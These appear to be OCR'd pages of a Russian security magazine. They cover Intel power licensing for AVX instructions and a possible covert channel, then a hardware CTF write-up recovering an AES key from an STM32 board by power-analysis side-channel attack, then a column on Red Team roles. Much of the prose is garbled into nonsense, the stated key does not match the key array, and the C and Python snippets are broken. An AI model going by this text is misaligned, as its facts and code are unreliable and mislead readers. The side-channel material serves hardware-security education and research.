Что же в действительности происходит, когда у какого-нибудь ядра, обнаружившего векторную команду, возникает потребность в получении дополнительной электроэнергии для работы с AVX? Оказывается, оно не может самостоятельно выделить себе необходимые ампервы — для этого требуется получить разрешение у PCU (Package Control Unit).

Но уже, это такой вспомогательный микроконтроллер, который регулирует тактовые частоты и напряжение питания процессора. Помимо прочего, он следит за температурой самого кристалла и при критическом значении уходит ядро в режим троглянья, чтобы не перегреваться.

INFO

PCU не в кому случае не стоит путать с SMC (System Management Controller), который обычно работает на самой материнской плате и отвечает за работоспособность всей системы в целом, контролируя обмен информацией по множеству различных интерфейсы SMBus.

Таким образом, решение о подаче дополнительного питания принимает исключительно PCU, руководствуясь собственными правилами и текущей ситуацией. В документации Intel такой процесс называется выдачей лицензии на потребление.

При этом ядру может быть предоставлено несколько видов лицензии, в зависимости от типа ежедневных, которые они собирается делать. Для всех базовых инструкций AVX и некоторых простых инструкций AVX2 (загрузка или сохранение), ядро выдаётся лицензия на потребление **LVL0_TURBO_LICENSE**. На обработку сложных команд AVX2 PCU выдает лицензию серьезней **LVL1_TURBO_LICENSE**.

А уж если какому-нибудь ядру посчастливилось напахаться на AVX-512, то ему предоставляется лицензия промышленная — **LVL2_TURBO_LICENSE**. Однако это опять-таки предварительно оказывается отправлено на тебя в витамины, но и в максимальной тактовой частоте.

В спецификации Intel это упоминается как минимальная гарантируемая частота (AVX Turbo) для ситуации, когда все ядра процессора оказались потребовались векторно обработкой инструкций SIMD.

Рассмотрим реальный пример и попытаемся понять, к чему это все представит на практике. Максимальная частота серверного процессора Intel Xeon Gold 6130 для скалярных инструкций составляет 2,8 ГГц. Если нагрузить его векторными инструкциями из числа базовых, максимальная частота уже упадет до 2,4 ГГц. Наиболее же серьезные ограничения станут на два ложных из набора AVX-512, работают PCU частота при этом не превышает 1,9 ГГц.

Важный момент, в процессе работы с векторными и комментариями. Ты и ночью, это отражение насыпавшегося не только на ядро, выполняющее данный момент векторный код, но и на остальные ядра процессора. А вот серверные решения в этом плане гибкие и позволяют PCU настраивать профиль питания индивидуально.

WWW

За дополнительной информацией о технологии AVX рекомендую обратиться к документации по Intel — Software Development Manual (с. 333). А самые интересные особенности реализации, которые я легко в основу этой идеи, обнаружились в дополнительном материале Optimization Reference Manual (с. 644).

ВОПРОС НА МИЛЛИОН

Вначале в технические дебри всех этих мнимуется и спецификаций, а каждый по моменте в процессе работы с векторными регистрами, то кто процессоит с векторными регистрами остальным ядро того же процессора? Если нам тоже предоставлять в активном состоянии, то можно по этим ли это вопросом зовешься? Например, дать своим процессом возможность обмениваться сообщениями по прибегам для этого и шлу-шу СС.

ВРЕМЯ — ИНФОРМАЦИЯ — ВРЕМЯ-ШТУКИ

Отличаемся от такого своего поверхностного знакомства с внутренними принципами управления электропитанием в процессорах Intel, я нагнал небольшой демонстрацию-мастер-код. Он запускает два процесса, которые ведут между собой друг с другом без какого-либо обмениваются данными с процессора CC (PCU).

```
[1] [root@localhost ~]#
[2] [root@localhost ~]#
[3] [root@localhost ~]#
[4] [root@localhost ~]#
[5] [root@localhost ~]#
[6] [root@localhost ~]#
[7] [root@localhost ~]#
[8] [root@localhost ~]#
[9] [root@localhost ~]#
[10] [root@localhost ~]#
[11] [root@localhost ~]#
[12] [root@localhost ~]#
[13] [root@localhost ~]#
```

АППАРАТНЫЙ CTF

ЛЕГКИЙ СПОСОБ УЗНАТЬ КЛЮЧ ШИФРОВАНИЯ, КОГДА У ТЕБЯ ПОД РУКОЙ ОСЦИЛЛОГРАФ И ПОУТБУК

Эдвард
Цифровой дубль мастера
Telegram: Edward@Kernelpanic_ru

Хардварные crackme в этом сезоне снова набирают популярность. Их полюбили организаторы профильных конференций, и они все чаще встречаются в тематических конкурсах. В этой статье мы разберем один из реальных прошлогодних примеров и заодно узнаем, как выбирать приборы энергопотребления на ключ шифрования устройства.

В 2016 году компания Riscure проводила серию экспериментов в рамках информационной безопасности Rhme2. Задача на реверс-бинарников, цифровых протоколов, криптографии и эксплуатацию уязвимостей сделали на единой аппаратной платформе — это была крохотная плата Arduino Nano с микроконтроллером AVR. Позднее, на конференции RSA 2018 в Сан-Франциско, один из организаторов конкурса Riscure провел то же, что лишь немногие участники пробовали сами силы в аппаратных атаках по второстепенным каналам (ABK) и взлому методами недокумендованных сбоев (AMKC).

Остальные же посмотрели подробные способы нервнсор сложными, дорогими и нереалистичными и отказались от дальнейших попыток. Чтобы показать, что и на простой плате атаки стоит попробовать и изучить потенциальный угрозы. Рафаэль Ван Карпи (Rafael Bok Carpi) из Riscure в ходе выступления успешно решает одну из задач на оборудовании стоимостью менее 60 долларов (не считая ноутбука). Так что стартовый набор для начинающих исследователя аппаратных уязвимостей сегодня доступен как никогда раньше!

В оригинале статья на английском языке. Я решил сделать перевод статьи и изящной, что хочется повторить не прямо здесь и сейчас. Что я практически сразу же и сделал, с некоторыми изменениями и дополнениями.


WARNING

Информация в статье предназначена исключительно для образовательных целей. Редакция и автор ответственности за любое противоправное применение и причиненный ущерб.

СОВРЕМЕННОЕ ЖЕЛЕЗО

В первую очередь было решено выбрать в качестве цели более актуальное железо. Arduino и AVR — это прекрасно, это наше наследие, и к нему нужно относиться с уважением, но всем знакомым, а не помять наверное и нужно. Но сегодня был прарит микроконтроллер на ядре ARM (Cortex-M). И вероятнее всего, именно их бы обнаружились, распространив блокирующее умное устройство — беспроводную розетку, лампочку с Wi-Fi и прочие прелести сомнительной автоматизации.

На первый взгляд, бюджетный микроконтроллер STM32F091 (Cortex-M0) на плате Nucleo-64 идеально подходит на роль подопытного кролика. По сравнению с Arduino Nano это решение выглядит выгляцит буквально во всем параметрам: разрядность 32 бит (против восьми), тактовая частота 48 МГц (против шестнадцати) и напряжение питания всего 3.3 В против пяти. Что касается цены, нужно учесть, что оригинальные итальянские платы Arduino стоит как минимум столько же, если не дороже.



Такой выбор на самом деле осложняет атаку — не всякий бюджетный осциллограф смогут угнаться за микроконтроллером по подобным скоростям. Использование Hamex DSO6022 же проверяющие были бы заранее обеспечены на провал, достаточно только взглянуть на его характеристики.

К счастью, у меня на столе стоял осциллограф RTE1102 компании Rohde & Schwarz. Если верить рекламным материалам, это модель начального уровня, но это обманчивое впечатление. Да, такой осциллограф стоит как ведомый свидетрок, но у него масса полезных функций, и он максимально удобен.

СУТЬ АТАКИ

Остальные условия изначального конкурса в решил не менять. Мы по-прежнему будем анализировать трассы энергопотребления нашего устройства в ожидании шифрования данных и пытаться уладить вранившуюся в памяти ранто. Шифр — AES в режиме ECB с длиной ключа в 128 бит.

Конечно, на практике в реальном устройстве ты, скорее всего, обнаружишь AES в режиме CBC, но в том и не проудомал, как организовать вектор инициализации в условия задачи. Сам по себе IV без ключа шифрования не представляет особой ценности для злоумышленника и нередко передается в открытом виде (примером тому могут служить протоколы SSL/TLS, смотри RFC 5246).

INFO

Порой встречается ошибочное мнение, будто у алгоритма AES переменный размер блока. Это не совсем так, размер блока всегда фиксирован и составляет ровно 128 бит. А вот у симметричных шифров семейства «Рэндал» (к которому и относится AES) размер блока действительно различается и составляет от 128 до 256 бит (с шагом 32 бит). При этом размер ключа и количество раундов шифрования могут варьироваться. Так, существует AES-128 (десять раундов), AES-192 (двенадцать раундов) и AES-256 (четырнадцать раундов).

Сам по себе алгоритм AES считается одним из лучших, используется практически повсеместно, и на сегодняшний день для него не известно не одной реальной уязвимости. Что же может пойти не так и есть ли у нас вообще шанс на успех?

Все дело в том, что операции любого процессора на самом низком уровне сводятся к перемещению транзисторов. На это расходуется энергия, потребляемую которой можно фиксировать, и, зная алгоритм шифрования, входные данные и заранее параметры питания, мы можем попытаться угадать дворовые представление ключа (количество транзисторов в активном состоянии). И это будет одинаково гораздо лучше, чем простой перебор! (Да что угадо лучше, чем простой перебор, если ук отсроченно.) :)

Конечно, на практике все окажется не так легко: в любой современной схеме транзисторы неприятно много, существует нелинейные процессы, внешние наводки почти всегда неизбежны, а сама попытка провести измерения наиболее верной свой неприятный вкус в точность полученных данных.

К счастью, на нашей стороне будет статистика — если удастся собрать достаточное количество информации, полезный сигнал будет преобладать над шумами и мы сможем узнать ключ. В нашем случае речь идет о пяти тысячах осциллограмм, каждая по тридцать тысяч точек. Я бы назвал это «большим данным», но специалисты, вероятно, будут смеяться, поэтому обойдемся без громких названий.

Таким образом, принцип атаки следующий: мы посылаем с компьютера на вход исследуемого устройства случайный набор чисел, устройство их шифрует и отправляет обратно, а дорогой внимательный следит за расходом электроэнергии (счетчиками ЖХХ такая точность и не снилась). После этого по команде с компьютера мы сохраняем осциллограмму и набор данных (вход и выход) и повторяем процедуру.

В теории все выглядит соблазнительно просто, не так ли? Сколько раз я так ошибался.

ПОДГОТОВКА ПЛАТЫ

Начнем с отладочной платы: ее предстоит немножко исторгнуть, но тут уж ничего не поделаешь. В первую очередь удалим с текстолита все лишнее, что может как-то потребить или нахватывать энергию, — нам нужен максимально чистый сигнал с самого микроконтроллера, а не с конденсаторов из его обвязки.

Отпаиваем программатор ST-Link — широкие проводки в самой плате намекают на то, что он прекрасно будет работать и отдельно от основной части. Если опасаешься повредить платы и выдрать целый кусок, попробуй только! И дальше на том, что получилось, можно уладить дальнейшие работы.

Теперь настучим через конденсаторов в цепи питания. Микроконтроллер требует 3.3 В, но это соответствует и Arduino плата, и на распаянная на внешний источник питания 5 В, за это отвечает линейный DC/DC-преобразователь LD39050PU33R. То, что он линейный, — это хорошо, от импульсного были бы лишние помехи.

Конденсаторы C20 и C21 на входе можно оставить, а вот C18 и C19 явно лишние, смело бери паяльник в руки и выпаивай. Да их тут и не были! Такое совершенно необходимо для нормальной работы C20, C21 и C28. У них какие-то смешные емкости — 100 пФ — можно даже не обращать внимания. Покрепкости? Все, сняли, можно ставить жирнее.

Теперь о грустном. Мы перед этим отпаяли программатор, но он нам все еще нужен. Ты ведь его не выбросил, верно? Это было очень очень предусмотрительно! И дело не в том, что нужно выпаивать конденсаторы для того, чтобы прошить микроконтроллер. Нет, это, оказывается, еще и переходник с USB — AVR, и с его помощью мы будем общаться с компьютером.

Проблема в том, что дорожки на плате ST-Link расположились так рез на перемычки, которые мы до этого перерезали. На программаторе они сигналы получили на выводах CN3, но на самой плате с F091 контакты D0/D1 разнесла CN9 не подсоединены к микроконтроллеру. За это отвечают перемычки SB62 и SB63 на обратной стороне платы, так что соедини их парой капель припоя.

Кстати, ты обратил внимание, что на плате отсутствует кварцевый резонатор на месте X3? Есть «нулевой» кварц на 32.768 кГц на месте X2, но он предназначен для RTC. Оказывается, ST-Link, кроме того что выполняет свои основные функции, еще и генерирует опорную частоту в 8 МГц для основного микроконтроллера! Это линия MCO на ножке (выводе) PF0.

В отличие от интерфейса UART, этот сигнал не выведен ни на какие контакты, и без него F091 работать тоже отказается. Мне не пришло в голову ничего лучше, чем купить в ближайшем магазине радиодеталей кварцевый генератор на 8 МГц. Его следует подключить к линии 5 В. При этом между ног с амплитудой 5 В вместо положенных 3.3 В, но это не страшно, так как вывод PF0 обозначен в даташите на микроконтроллер как FT, то есть совместимый с пятивольтовой логикой.

Остается только отрезать перемычку SB50 и запаять SB55, чтобы вместо ножку PF0 на 29-й контакт разъема CN7. Вполне вероятно, сейчас тебя занимает только одна мысль: зачем разработчики в ST придумали такую сложную схему? Оказывается, на такой печатной плате плата основная все кварцевый линейка отладок Nucleo-64, а это почти двадцать разных версий. Конкретная версия отличается сочетанием всех этих крошечных перемычек.

ПИШЕМ ПРОШИВКУ

Теперь нужна программная реализация алгоритма AES. Сотрудники Riscure после проведения конкурса Rhme2 выложили исходники примеров на своем GitHub. Но воспользоваться ими не получится то той простой причине, что они платформенно зависимы. Производители микроконтроллеров (например, ОСС) попросту не умели работать с такой организацией памяти и даже константные объекты при использовании программы располагались в ОЗУ. Поэтому приходилось использовать всевозможные вставки для оптимизации и чтобы константные данные в постоянной памяти.

INFO

Все дело в том, что микроконтроллеры Atmega следуют принципам гарвардской архитектуры, где память кода и память данных разделены и существуют в отдельных адресных пространствах. Изначально многие компиляторы (например, GCC) попросту не умели работать с такой организацией памяти и даже константные объекты при использовании программы располагались в ОЗУ. Поэтому приходилось использовать всевозможные вставки для оптимизации и чтобы константные данные в постоянной памяти.

Понятно, что для F091 на ARM такой код запустить не удастся. Поэтому я выбрал сторонние реализацию AES, в режиме ECB, довольно недостающую кроме самостоятельно. В целом это была самая простая часть, потому программа полностью повторяет принцип работы оригинального примера из Rhme2. Зарывет сгенерированный случайным образом ключ AES будет хранятся в самом устройстве:

```
/* Key is: 0x4371e0916e59b62f553b470e3f8c28 (128-bit) */
const uint8_t key[] = {0x47, 0xf1, 0xf0, 0x91, 0x6e, 0xc5, 0x96,
    0x82, 0xf5, 0x53, 0x81, 0x47, 0x8f, 0x3f, 0x8C, 0x20};
```


Продолжение статьи →

АППАРАТНЫЙ СТЕГ

ЛЕГКИЙ СПОСОБ УЗНАТЬ КЛЮЧ ШИФРОВАНИЯ, КОД ДА ТЕКСТ ПОД РУКОЙ ОСЦИЛЛОГРАФА И ПОЛТОРА

ЗАЧЕМ ОСЦИЛЛОГРАФУ ETHERNET

Протокол Ethernet работающий поверх пары, и прошивки в «Монитор порта» Arduino IDE, в ручном режиме пошагового отладчика и момент шифрования сообщения. Первые просто высыпаем на то, то



Угадать здесь дверь разведя AES можно разве что при очень большом воображении. Сообщения шифра и открытого сигнала на осциллографе оставлено каждый пушкин. Увеличив частоту дискретизации, но пара с частоками фальшива на пробоях, а тоже уничтоть рев более значимая кадр.

Хорошо заметны одинаковые скачки энергопотребления при переходе от одного разряда к другому — такой паттерн подрос с ним по этому, и дать дому клочу тут можно часто вешулю (по количеству повторов см. ниже).

Теперь нужно было не то автоматизировать сбор и сохранение осциллограмм. Ручка В Большие и «скачи сайта перехода» использовать «Ручку» Exploer, но при бетаном сомасомнении с отдаленной рукой в прицел и «ноутбуковая» ситуация, что во всяком случае не надоелтоет.

Одно дело — просто удаленно управлять прибором с компьютера по интерфейсу USB и отслеживать с помощью набора инструкций SCPI. Но мне предстояло еще одержимеро заперть экземпляр с /dev/ttyusb0 и запустить ее в каждом по последовательности пару. Только Вам нагнать реализацию самостоятельно.

Чтобы вышел «полный набор SCPI» — это стандартизированный способ взаимодействия с измерительным прибором. Даже проверяется. Каждый производитель приборов может расширять его, добавляя свои команды — на сам осциллограф SDS1202, но дополнительно к ней в Rigol поддерживается рекомендуемый Programming Manual.

Но для нас более большим набором и нас есть три вещи. Во-первых. Общие команды поддерживают все совместимые по стандарту устройства. Они пострадают, а, какие конкретно приборы мы сейчас работаем.

```
/* CMD: *IDN?
* ARG: RDH08/DSA1042_01188D8_XXXXXXXX/FVV_IZZ
*/

/*
Следующим идет базовая команда, они определяет состояние и работу инструмента. Для нее есть полная форма (все сокращения в сообщениях и сообщениях формы полных синаксы в верхнем регистре)
*/

/* CMD: :RUN:Continuous (:RUNC)
* ARG: None
*/

Наконец, у нас есть команды для конкретных настроек прибора. Они состоят из нескольких слов, разделенных ':' для удобства вложения в дерево иерархии. Можно задать частую декорирование, вернувшись к предыдущему уровню, а можно сразу обратиться к нужному слову с ':'. В общем, тут удивительно доступно (большую любой плиит меня. Если что, можно посмотреть по сети собственные сообщения и отобразить на экране :)

/* CMD: :DISplay:DSLayp:DESIGN (DISP:DSLN:MESS)
* ARG: None
*/

/* CMD: :CHANnel1:DATA:HEADER? (:CHAN1:DATA:HEAD?)
* ARG: '#'A ATTS ARG_1 ATTS ARG_2000_1
*/
```

Теперь обмен. подготовлен отправка с одной сети с ноутбуком и настроим. Ф адреса, можно обобщать с прибором через сокеты на любой программе на C.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>

#define PORT     (5025)
#define MSG      ("TSG:168.38.11")
#define SCPI_BUFFER (512)

int sig_int(int *s, int port) {
  int sd = socket(AF_INET, SOCK_STREAM, 0);
  struct sockaddr_in server = {.sin_family = AF_INET,
                               .sin_port = htons(port)};

  inet_pton(AF_INET, lp, &server.sin_addr);
  connect(sd, (struct sockaddr *) &server, sizeof(server));

  *s = sd;
  return 0;
}

int sig2_cmd_write(int sd, char* cmd) {
  return write(sd, cmd, strlen(cmd));
}

int sig2_cmd_read(int sd, char* cmd, char* b) {
  if (sig2_cmd_write(sd, cmd) != strlen(cmd)) {
    return -1;
  }

  return read(sd, b, SCPI_BUFFER);
}

СОБИРАЕМ ВСЕ ВМЕСТЕ

Для завершения подготовленного этапа осталось реализовать ровно две вещи: работу с последовательным портом и сохранение сигнала с источника электрики в системе. В целом можно сделать с помощью, но пара нюансов:

int set_open(char* path) {
  int fd = open(path, O_RDWR | O_ASYNC);
  struct termios attr;

  /* Set parameters for UART communication */
  bzero(&tty,&tty);
  cfsetospeed(&attr, B115200);
  cfsetispeed(&attr, B115200);
  attr.c_cflag |= (CREAD | CLOCAL | CS8);
  attr.c_cflag &= (~CSIZE);
  attr.c_cflag |= CRDCTL;

  tcsetattr(fd, TCSANOW, &attr);
  tcflush(fd, TCSRFLUSH);

  return fd;
}

int wait_read(int fd, char *b, int len) {
  int i = 0;

  for (char c = 0; i < len && c != '\n'; ++i) {
    read(fd, &c, 1);
    b[i] = c;
  }

  return i;
}

int wait_send(int fd, char *b, int len) {
  return write(fd, b, len);
}

int wait_close(int fd) {
  return close(fd);
}

void get_read(char* buffer, int *l) {
  int sd = open("/dev/ttyusb0", O_RDONLY);

  read(sd, buffer, *l);
  close(sd);

  for(int i = 0; i < *l; ++i) {
    buffer[i] &= 0x0F;
    buffer[i] = ~buffer[i];
  }
}

Теперь осталось только собрать все это в единый файл main.c и можно запускать. Кроссвед. Хороший можнет потиь чайку и подрыть с тов. что делать дальше

## ПРЕДОБРАБОТКА

Через непостоян время у меня на ноутбуке уже было пять тысяч осциллограмм в формате CSV и бинарный файл с отладочной платы. Однако перед анализом пряс к статистическим пакетам data данные предвсего осциллограмму в формат TSS.

Вообще говоря, предварительно еще следовало убедиться, что общие частоты на осциллограмме (линии и впадины) соответствуют разным вентилям AES и сами трассы соответствуют. Другим словами, нужно быть уверенным, что мы действительно перехватили состояние микроконтроллера в одинаковом моменте времени, иначе все остальные работы теряют всякий смысл.

Шифрование расшифровывает вторник может встречать на фаталого дорожном сигнале (encrypt) на канале с приемником, и тот же значок и зашифрованно перед отправкой (decrypt), несколько быстрее по смежной сервер-роль и начать заверт данных по основному каналу.

К счастью, на ноутбуке фальшивый коррекция фаза со всем прекрасно во время сбора трасс питания и через каков-то время в экран прыщет и вывод, что шит вполне нормально. Однако оригинальный бинарник на приборе. Расшифровка все же пропасть вышеуказанных трасс, преимущественно на бедняжечкиной системе.

Вернемся к осциллограммам. Конечно, экспонированные представляем в виде столбцов данных. Тоже нужно было расходить с конверсии розвиз сигнала каких С. Однако я не смог найти у Rigol описания формат. Зато есть описание модуля для Python.

Напишем пару скриптов:

```
# Convert all timestamps from files
TOTAL = 1000

for i in range(TOTAL):
  source = open("TRC/{:04d}.csv".format(i), 'r')
  target = open('traces/traces{:04d}.txt'.format(i), 'w')

  source.readline() # skip header
  for line in source.readlines():
    time, volt = line.split(',')
    target.write(volt)

  source.close()
  target.close()
```

Теперь сольем все файлы вместе:

```
# Create resulting .tts file
import numpy as np
import traffic as tts

TOTAL = 1000

target = tts.open('result.tts', 'w', packing_mode = tts.Pack2-adding.AUTO)

bytes = open('data.bin', 'r+b')

for i in range(TOTAL):
  source = np.genfromtxt('traces/traces{:04d}.txt'.format(i), dtype = float)
  target.append(tts.Trace.tts.SampleCoding.FLOAT, source, data = bytes.read(512))

bytes.close()
target.close()
```

В модуле numpy уже создаются готовый метод для чтения последовательностей из текстовых файлов, поэтому весь код простой до безобразия. Мы выводим данные поверхности каждой файла со всем прекрасным и первым «прыгнул тест» — осциллограф.

Кстати, если бумаги, конечно, это все в ПК2БЛ, обратн внимание, что модуль traffile использует numpy для работы с файлами .tts, а операциона Numpy в свою очередь использует libc, поэтому сохранение в формат .tts. Так что скорпит будет постоянно вешать ошибку. Самый простой вариант — перейти в Linux и собрать файл так, что и сделан с помощью Linux в вертухане.

КТО ТАКАЯ JULIA

Дальнейшие вычисления данные представлю с помощью пакета Julia. Это еще одна спортан разработка компании Ранее (ты можешь свободно сделать на Julia и C++). Julia на нетолстая язык, но мы не обсуждаем, что обещает хорошую производительность при стоковых вычислениях и научных расчетах.

> **WWW**
> Подробнее о языке Julia Вы можете прочесть в статье «Julia: Новый язык, который мог нарушить ваш покой», в апреле, как Ф.

Аргументы при запуске передаются программе несколько необычным образом — через имя файла. Нужно создать алгоритм, разным шифрованием и отладочным портом. Мы в данном случае назвали программу Julia: **aes128_sb_cjph_AT91ed0106:9960275553047ef0fc28**

Кроме того, надо так же вычислительные данные с для каждо данных, нужно добавить соответствующие группы в файл **main-cdonly.jl**:

```
parms.analysis.leakages = [MC1]

Скорость не только на шифр? Вот еще один пример:

$ julia examples/main-cdonly.jl aes/traces/aes128_sb_cjph_AT91ed0106:6:9960275553047ef0fc28.tts
```

Скажу честно, сразу получить правильный результат мне не удалось. Сколо перед полным и которого тоже, что невнимательно прочитал принципиально чуть сжему платы и не удается все нужные координаты с цепи питания. Мало того, в ноутбуке — трассы шифра «открытый текст — шифротекст». Как итог, программа и блокер не сжатся и ждать он одного правильного байта в ключе.

Второй подход оказался удачнее, но, важно, мне не хватило времени выбрать. В отладке прибора осциллограмма с алгоритмом в момент шифрования и результаты были гораздо лучше — «коэффициенты для нужных байтов» сильно отличались от остальных. Но в ноутбуке осциллограмма шифра и полет сигнала сильно отличались друг от друга.

Успешной оказалась лишь третья попытка, но, наверное, и это неплохо результат. Поскольку мало данных в пять раз, а также перемотреть снову питания, добавим временной разделитель напряжения на 3.8 В. Это, конечно, не совсем по сути дела, но, мне и нужно все источника электроэнергии в выбрав на внешний аналоговый вход. Ну и «мультиканал DC/DC-преобразователя, а Дальнего Востока» на 9 В.

ПОДВОДИМ ИТОГИ

Если попытаться описать, мы атаковали ключ с помощью сигнала фазы сигнала, то, наверное, «Ключ» — это ключ шифрует свою «открытый». С одной стороны, это было бесконечно интересно, но когда дела пришлось решать, что нужно, непрерывность прерывов, разбросанных в ночью для себя вещах, и целого потраченного времени и несколько не важно.

Более того, сейчас уже нужно, что подобные атаки действительно следует рассматривать в числе угроз для безопасности устройства. Ведь, если злоумышленник получит доступ к прошивке, то, в принципе, шифрование — это не проблема
```

RED TEAM: РОЛИ И ОБЛАСТИ ЭКСПЕРТИЗЫ

КОЛОНКА ДЕНИСА МАКРУШИНА

Красная команда имитирует действия атакующего, чтобы помочь оценить эффективность защитных мер и улучшить безопасность. В этой статье я разберу, как устроены такие команды и какие нужны области экспертизы для успешной реализации kill chain и демонстрации результатов.

Денис Макрушин
Специалисторется на исследовании угроз и разработке технологий защиты от целевых атак.
@ingredev@infosecurity.social
macrushin@infosecurity.ru

В прошлый раз мы познакомились с ключевыми целями и показателями эффективности Red Team для процессов ИБ и бизнеса в целом. Мы рассмотрели особенности взаимодействия экспертов наступательной безопасности с Blue Team, нюансы ведения проектов и коммуникации во время работ. При этом мы практически не коснулись внутренней структуры красной команды. Пора исправить это!

ОБЛАСТИ ЭКСПЕРТИЗЫ

Рабочий процесс Red Team мало чем отличается от работы R&D-отдела обычной IT-компании: та же стандартная схема «исследование — разработка — развертывание — поддержка — анализ результатов».


Если не брать в расчет специфику некоторых наступательных мероприятий, требующих экспертизы специалистов (например, экспертиза по управлению дронами для доставки «полезной нагрузки» в целевую физическую инфраструктуру), то можно выделить ряд базовых специализаций:

- **проектный менеджер** — отвечает за планирование и организацию рабочего процесса внутри команды, а также взаимодействие с ключевыми фигурами в компании (на английском их обычно называют stakeholders);
- **инженер** — берет на себя разработку тул, требующихся для реализации проекта, и автоматизацию задач;
- **оператор** — отвечает за развертывание, поддержку инструментов автоматизации и их конфигурирование в соответствии с потребностями проекта;
- **аналитик** — обрабатывает полученные данные, а также составляет TTPs (tactics, techniques and procedures) для достижения целей на каждом из этапов kill chain.

Если бюджет ограничен, некоторые из перечисленных специалистов могут прекрасно сочетаться в одном человеке. Но мы не будем заострять внимание на количестве людей в команде, а выделим области экспертиз Red Team, чтобы на их основе вывести роли.

Ключевое отличие эксперта красной команды от коллег в индустрии — это «наступательная» специфика в его задачах. Другими словами, разработчик в Red Team применяет свои знания для достижения, казалось бы, деструктивных целей (к примеру, выполнение произвольного кода на рабочей станции сотрудника и сокрытие этого от средств защиты, чтобы создать еще одну «точку присутствия» в инфраструктуре), но при этом в масштабах бизнеса эти цели конструктивны и служат оценке эффективности средств защиты и процессов реагирования на инциденты. Или, например, DevOps-инженер превращается в большинстве и деплоит фермы C2-серверов для вывода данных из инфраструктуры и последующей их обработки. Надеюсь, ты уловил эту специфику.

Если разбить множество экспертиз внутри красной команды на четыре больших домена (Research, Engineering, Operations, Management), то получится картина, в которой каждый из этих доменов связан с другими.



Области «красной» экспертизы

Области менеджмента и исследования в определенной степени необходимы для любого эксперта Red Team. Каждый участник команды должен уметь оценить ключевые этапы своей части работ и необходимые ресурсы на каждом из этих этапов, а также уметь доносить результаты работы до коллег лиц (своего руководителя, экспертов Blue Team, бизнес-персон) в понятной им форме.

При этом каждый эксперт не живет в вакууме и во время работы тесно взаимодействует с другими экспертами красной команды. Это значит, что управление проектами — важная компетенция для любого специалиста наступательной безопасности.

Области исследований также фундаментальная и касается специе любого профиля внутри Red Team. Даже проектный менеджер должен регулярно проводить исследовательские работы в области наступательной безопасности, чтобы понимать TTPs и быть в тренде их развития. Это позволяет ему составлять дорожную карту проекта, оценивать ключевые этапы и время на реализацию каждого этапа. При этом очевидно, что все технические специалисты должны вести регулярные исследования в релевантных областях.

Менеджмент и исследования — фундаментальные задачи, с которыми столкнется любой эксперт Red Team. Поэтому при планировании работ всегда необходимо закладывать время на исследования (в большей степени) и управление проектами (в меньшей степени на классическом менеджменте и в большей — на прокачку навыков репортинга и коммуникации).

Engineering и Operations — разделы экспертизы, среди которых эксперту придется сделать выбор. Навыками можно быть девелопом в области наступательных операций, но вот качество и эффективность этих операций требует узкого фокуса. Рассмотрим возможные роли, которые так или иначе находятся в рамках этих областей.

РОЛИ RED TEAM

Ключевые роли Red Team формируются из областей экспертизы. Несколько областей экспертиз могут составить профиль для одного из экспертов, но важно, чтобы эти профили как можно меньше пересекались между собой, иначе может получиться команда, которая знает все про тестирование на проникновение, но при этом ничего не понимает в безопасности веб-приложений. Или команда, которая прекрасно умеет использовать готовые тулзы, но при этом не может разрабатывать кастомные средства хотя бы на уровне прототипа. Диверсификация экспертизы — основополагающая задача при построении команды.

Ключевые навыки для построения профиля эксперта

Разработчик

Рассмотрим ключевые характеристики разработчика красной команды:

- **Скорость разработки MVP (minimal viable product)** для использования внутри команды, а также для передачи на аутсорс. Скорость разработки в условиях реализации атаки — важное требование, которое приносит в жертву качество кода, но при этом позволяет другим членам команды достичь поставленных целей.
- **Понимание принципов работы основных защитных решений**. Знакомство с лучшими практиками и архитектурой решений (платных продуктов и открытых утилит) позволит не только сэкономить время, но и в некоторых случаях избежать нежелательного детекта со стороны этих самых решений, которые использует Blue Team. Другими словами, если перед разработчиком стоит важная задача не скомпрометировать работой своего кода все наступательную операцию, то понимание технологий детекта увеличивает шансы на успех.
- **Опыт разработки средств эксплуатации**. Этот навык требует отдельного эксперта, который может вообще не иметь двух описанных выше характеристик, но при этом должен отлично разбираться в эксплоитостроении и методах обхода современных технологий Exploit Prevention. Работая в связке с экспертом Vulnerability Research, он существенно сокращает время реализации стадий Weaponization и Exploitation целевой атаки (см. kill chain в моих предыдущих материалах). И кроме этого, его работки могут снова применяться в других проектах, реализуемых этой командой.

Исследователь уязвимостей (багхантер)

Багхантером мы называем прежде всего эксперта, который умеет эффективно находить уязвимости в выделенных для него доменах: десктопных, мобильных и веб-приложениях, а также любых других.

Здесь много специфики, и вряд ли с ней может быть знаком один человек, однако понимание того, с чем Red Team чаще всего сталкивается в своих проектах, позволяет сформировать конкретные потребности в профилях человека. Мой опыт подсказывает, что ресекерер в области веб-приложений — обязательная компетенция в Red Team, потому что веб есть практически на всех периметрах организаций разного уровня и профиля бизнеса.

Администратор (DevOps-инженер)

Эксперт, отвечающий за инфраструктуру команды. В частности, в его обязанности входит поддержание работы C2-серверов (с которых импланты получают команды и на которые производится эксфильтрация данных), а также работы серверов для рассылки фишинга.

Penetration Testing

Тот самый навык, который по возможности должен быть у каждого члена команды, включая аналитика, готовящего репорты. Каждый из участников должен уметь «зазвонить» любую basic-level работную станцию на сервисе вроде Hack the Box.

Я не буду в деталях рассматривать требования для эксперта этого профиля, потому что о тестировании на проникновение материалов и так достаточно.

Reporting

Как я уже отметил, навык коммуникации — это базовое требование для специалистов любой команды. Именно поэтому очень важно уметь демонстрировать и передавать в нужной форме результаты своей работы коллегам. Но если коммуникации внутри команды можно организовать просто удобно для всех (например, в виде переписки в «Телеграме»), то коммуникация в внешними стейкхолдерами должна быть максимально четкой.

По этой причине в команде должен быть выделенный эксперт, который понимает результаты работы каждого участника и умеет интерпретировать их внешним специалистам (и неспециалистам). Чаще всего эта экспертиза оказывается у менеджера (лидера) Red Team либо у аналитика, который отвечает за подготовку отчета.

Training

Казалось бы, этот навык «обучения других» нужен кому угодно, кроме технических экспертов. Однако, как я отмечал в предыдущей статье, одна из ключевых целей Red Team — повышение эффективности работы Blue Team, и именно для ее реализации требуется качественный процесс обучения, который получается на основе результатов работы Red Team.

Для проведения эффективного тренинга необходимо четко понимать пробелы в процессах Blue Team и уметь преподавать решение в удобоваримой форме.

ОТТЕНКИ КРАСКОЙ

